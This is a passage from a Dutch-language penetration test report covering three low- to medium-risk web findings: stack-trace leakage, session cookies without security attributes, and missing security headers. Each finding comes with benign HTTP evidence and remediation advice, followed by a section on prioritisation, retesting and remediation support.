Referenties: OWASP A06:2021 – Vulnerable and Outdated Components[41], CWE-1104 – Use of Unmaintained Third Party Components[42]

[41] https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/
[42] https://cwe.mitre.org/data/definitions/1104.html

3.15 WEB-15 – Informatieve Foutmeldingen (Stack Traces)

Middel

LOCATIE	Applicatie-breed (o.a. `/api/v1/*`)
STATUS	Open
RISICONIVEAU	Middel
CVSS SCORE	5.3 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N[43])

Beschrijving: Bij onverwachte serverfouten retourneert de applicatie een volledige stack trace, inclusief interne bestandspaden en de gebruikte framework-versie.

Impact:
Een aanvaller kan deze informatie gebruiken om de technologie-stack te herleiden en gericht te zoeken naar bekende kwetsbaarheden, wat vervolgaanvallen vergemakkelijkt.

Bewijs van Concept:
Het versturen van een ongeldige parameter leidt tot een onafgehandelde fout en een volledige stack trace in de response:

Listing 16: Code fragment (http)

```
GET /api/v1/orders?id=invalid HTTP/1.1
Host: vulnerable.example.com

HTTP/1.1 500 Internal Server Error
Content-Type: text/plain

TypeError: Cannot read property 'id' of undefined
    at OrdersController.show (/srv/app/controllers/orders.js:42)
    at Layer.handle (/srv/app/node_modules/express/lib/router/layer.js:95)
```

Aanbeveling:
Schakel verbose error reporting uit in productie en toon gebruikers een generieke foutmelding. Log de volledige details server-side voor diagnose.

Referenties: OWASP A05:2021 – Security Misconfiguration[44], CWE-209 – Generation of Error Message Containing Sensitive Information[45]

[44] https://owasp.org/Top10/A05_2021-Security_Misconfiguration/
[45] https://cwe.mitre.org/data/definitions/209.html

3.16 WEB-16 – Onveilige Sessiecookies (Ontbrekende Attributen)

Laag

LOCATIE	Sessiecookie `SESSIONID` (globaal)
STATUS	Open
RISICONIVEAU	Laag
CVSS SCORE	3.1 (CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N[46])

Beschrijving: De sessiecookie wordt door de applicatie geplaatst zonder de attributen `Secure`, `HttpOnly` en `SameSite`. Daardoor kan de cookie via een onversleutelde verbinding worden meegestuurd en is hij benaderbaar vanuit JavaScript.

Impact:
Het ontbreken van deze attributen vergroot de kans dat een sessiecookie wordt onderschept of uitgelezen, bijvoorbeeld in combinatie met een cross-site scripting-kwetsbaarheid. Daarmee kan de sessie van een gebruiker worden overgenomen.

Bewijs van Concept:
In de `Set-Cookie`-header na het aanmelden ontbreken de genoemde attributen:

Listing 17: Code fragment (http)

```
HTTP/1.1 200 OK
Set-Cookie: SESSIONID=8f3b2c9a1d4e7f60; Path=/
```

Aanbeveling:
Plaats sessiecookies met de attributen `Secure`, `HttpOnly` en een passende `SameSite`-waarde (`Strict` of `Lax`). Beperk daarnaast de geldigheidsduur van de sessie.

Referenties: OWASP A05:2021 – Security Misconfiguration[47], CWE-614 – Sensitive Cookie Without Secure Attribute[48]

[47] https://owasp.org/Top10/A05_2021-Security_Misconfiguration/
[48] https://cwe.mitre.org/data/definitions/614.html

3.17 WEB-17 – Ontbrekende Security Headers

Informatief

LOCATIE	Alle HTTP-responses (globaal)
STATUS	Open
RISICONIVEAU	Informatief
CVSS SCORE	- (-)

Beschrijving: HTTP-responses van de applicatie missen beveiligingsheaders zoals `Content-Security-Policy`, `X-Frame-Options` en `Strict-Transport-Security`.

Impact:
Het ontbreken van deze headers verzwakt de verdediging in de diepte tegen onder andere clickjacking en content-sniffing, en vergroot de potentiële impact van andere kwetsbaarheden.

Bewijs van Concept:

Listing 18: Code fragment (http)

```
$ curl -I https://app.voorbeeldbv.nl/
HTTP/1.1 200 OK
Server: nginx
Content-Type: text/html
```

Headers zoals `Content-Security-Policy` en `X-Frame-Options` ontbreken in de response.

Aanbeveling:
Implementeer de ontbrekende headers conform de OWASP Secure Headers Project richtlijnen.

Referenties: OWASP A05:2021 – Security Misconfiguration[49], CWE-693 – Protection Mechanism Failure[50]

[49] https://owasp.org/Top10/A05_2021-Security_Misconfiguration/
[50] https://cwe.mitre.org/data/definitions/693.html

4 Vervolgstappen

Onderstaand een aanbevolen aanpak om de geconstateerde bevindingen op te volgen.

4.1 Prioritering

Wij adviseren de bevindingen in de volgorde van dit rapport te verhelpen: bevindingen met een hoger risiconiveau staan bovenaan en verdienen voorrang. Bij twijfel over de juiste volgorde of aanpak kan altijd contact worden opgenomen met Resync – zie hoofdstuk 1.5.

4.2 Hertest

Na het doorvoeren van de aanbevolen maatregelen bieden wij een gerichte hertest aan van de verholpen bevindingen. Hierbij wordt per bevinding bevestigd of de genomen maatregel het risico daadwerkelijk wegneemt, zodat dit met zekerheid kan worden vastgesteld richting interne stakeholders, auditors of klanten.

4.3 Ondersteuning bij Remediatie

Heeft het ontwikkelteam vragen bij het implementeren van een aanbeveling? Wij denken graag mee over de te kiezen oplossing, zowel via een toelichting op de bevinding als in een kort overleg met de betrokken ontwikkelaars.

Dit rapport is een momentopname. Voor doorlopend inzicht in de beveiligingsstatus van uw applicaties adviseren wij om periodieke penetratietests – bijvoorbeeld jaarlijks of na ingrijpende wijzigingen – onderdeel te maken van uw ontwikkelproces.